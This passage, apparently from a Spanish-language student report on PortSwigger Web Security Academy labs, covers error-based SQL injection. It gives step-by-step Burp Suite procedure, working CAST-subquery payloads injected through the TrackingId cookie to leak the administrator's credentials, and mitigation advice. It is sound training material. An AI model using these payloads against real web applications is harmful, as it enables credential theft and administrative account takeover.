


Figura 4. Payload para descubrir la logitud de la contraseña.




Figura 5. Ejemplo de payload condicional utilizado para extraer caracteres de la contraseña.




Figura 6. Inicio de sesión exitoso como **administrator**.





Figura 7. Confirmación de laboratorio resuelto en la plataforma.



---

10. IMPACTO DE LA VULNERABILIDAD

Si una vulnerabilidad de este tipo existiera en un sistema real, un atacante podría:

- Obtener credenciales de usuarios almacenadas en la base de datos
- Acceder a información sensible del sistema
- Comprometer cuentas administrativas

• Escalar privilegios dentro del sistema
• Modificar o eliminar información crítica

En casos graves, este tipo de vulnerabilidad puede llevar al **compromiso total de la base de datos y del sistema afectado**.

---

11. MITIGACIÓN

Para prevenir vulnerabilidades de SQL Injection se recomienda:

• Utilizar **consultas parametrizadas (prepared statements)**
• Validar y sanitizar todas las entradas del usuario
• Evitar concatenar directamente datos de usuario en consultas SQL
• Utilizar frameworks y ORM seguros
• Aplicar el principio de **mínimo privilegio** en la base de datos
• Implementar controles de seguridad en la capa de aplicación

Estas medidas ayudan a evitar que datos introducidos por el usuario sean interpretados como código SQL ejecutado por el servidor.

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio permitió comprender cómo una vulnerabilidad de **Blind SQL Injection basada en errores** puede ser explotada incluso cuando la aplicación no muestra resultados de la base de datos.

Mediante el uso de errores controlados fue posible inferir información sobre la base de datos y reconstruir la contraseña del usuario administrador.

Este ejercicio demuestra la importancia de implementar mecanismos adecuados de validación de entradas y consultas parametrizadas para prevenir vulnerabilidades de SQL Injection en aplicaciones web.

LABORATORIO 13

Nombre del laboratorio: Visible Error-Based SQL Injection

Nivel: Practitioner

Tipo de ataque:Error-based SQL Injection (Visible error-based)

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una vulnerabilidad de **SQL Injection basada en errores visibles** presente en una aplicación web que utiliza el valor de una cookie para ejecutar consultas SQL en el servidor.

A diferencia de otros laboratorios de tipo blind, en este caso los mensajes de error de la base de datos son visibles para el atacante, lo que permite filtrar información directamente desde la respuesta del servidor.

El propósito principal es obtener la contraseña del usuario **administrator** mediante la explotación de errores SQL y posteriormente iniciar sesión con dicha cuenta.

---

2. CONTEXTO TÉCNICO

La aplicación utiliza una cookie llamada **TrackingId** para realizar funciones de seguimiento y análisis. El valor de esta cookie se inserta directamente dentro de una consulta SQL ejecutada por el servidor.

Una posible consulta vulnerable podría tener una estructura como la siguiente:

```
SELECT * FROM tracking WHERE id = 'TrackingId'
```

Cuando la aplicación no valida correctamente el valor de la cookie, un atacante puede inyectar instrucciones SQL adicionales dentro de la consulta.

En este laboratorio, aunque los resultados de las consultas SQL no son devueltos directamente, el servidor muestra **mensajes de error detallados**, lo que permite obtener información sensible desde los propios errores generados por la base de datos.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad fue identificada modificando el valor de la cookie **TrackingId** e introduciendo una comilla simple:

'

Esto provocó un error de sintaxis en la consulta SQL, indicando que el valor del parámetro estaba siendo interpretado directamente dentro de una cadena SQL.

Posteriormente, al agregar un comentario SQL:

'--

se observó que la consulta volvía a ser sintácticamente válida, lo que confirmó que el valor de la cookie podía utilizarse para modificar la consulta SQL original.

Esto permitió concluir que la aplicación era vulnerable a **SQL Injection basada en errores visibles**.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- Burp Suite Community Edition
- Navegador web
- Plataforma PortSwigger Web Security Academy

Burp Suite se utilizó para interceptar las peticiones HTTP enviadas al servidor, modificar el valor de la cookie TrackingIdy analizar las respuestas devueltas por la aplicación.

La pestaña **HTTP History** permitió localizar la solicitud vulnerable y la pestaña **Repeater** se utilizó para probar distintos payloads de SQL Injection de forma controlada.

---

5. PROCEDIMIENTO PASO A PASO

1. Se accedió al laboratorio desde el navegador integrado de Burp Suite.
2. Se revisó el historial de peticiones en **Proxy > HTTP History** hasta encontrar una solicitud GET que contenía la cookie **TrackingId**.

3. La solicitud fue enviada a **Repeater** para modificarla manualmente.
4. Se añadió una comilla simple al valor de la cookie para provocar un error SQL y confirmar la vulnerabilidad.
5. Se añadió un comentario SQL (--) para corregir la sintaxis de la consulta.
6. Se probó una subconsulta genérica usando `CAST((SELECT 1) AS int)` para verificar que era posible ejecutar subconsultas.
7. Se ajustó la consulta para convertir la subconsulta en una expresión booleana válida.
8. Se reemplazó la subconsulta por una consulta a la tabla **users** para extraer usernames.
9. Se observó un error indicando que la subconsulta devolvía más de una fila.
10. Se agregó `LIMIT 1` para restringir la consulta a un solo registro.
11. El error resultante permitió identificar el usuario **administrator**.
12. Se modificó nuevamente la subconsulta para recuperar la contraseña del primer usuario de la tabla.
13. El mensaje de error filtró la contraseña del usuario administrador.
14. Finalmente, se inició sesión con las credenciales obtenidas y se resolvió el laboratorio.

---

6. PAYLOAD UTILIZADO

Payload utilizado para obtener el username:

```
TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--
```

Payload utilizado para obtener la contraseña:

```
TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--
```

---

7. EXPLICACIÓN DEL PAYLOAD

El payload inserta una subconsulta dentro de la condición SQL original. La subconsulta intenta recuperar un valor textual desde la base de datos y convertirlo a tipo entero mediante la función `CAST()`:

```
CAST((SELECT password FROM users LIMIT 1) AS int)
```

Como el valor recuperado es una cadena de texto y no un número, la base de datos genera un error similar a:

```
ERROR: invalid input syntax for type integer: "valor_filtrado"
```

Ese mensaje de error expone directamente el contenido de la consulta, permitiendo al atacante visualizar el valor extraído, en este caso el username o el password.

El uso de:

```
LIMIT 1
```

fue necesario para evitar el error relacionado con la devolución de múltiples filas por la subconsulta.

El comentario:

--

se utiliza para ignorar el resto de la consulta SQL original.

---

8. RESULTADO DEL ATAQUE

Al ejecutar el payload final, la aplicación devolvió un mensaje de error que expuso directamente la contraseña del usuario **administrator**.

La contraseña obtenida fue:

```
vdcvv07336iepgj00ptb
```


Con esta contraseña se inició sesión exitosamente como **administrator**, resolviendo el laboratorio y confirmando la explotación exitosa de la vulnerabilidad.

---


9. EVIDENCIAS

Incluir capturas de pantalla de:

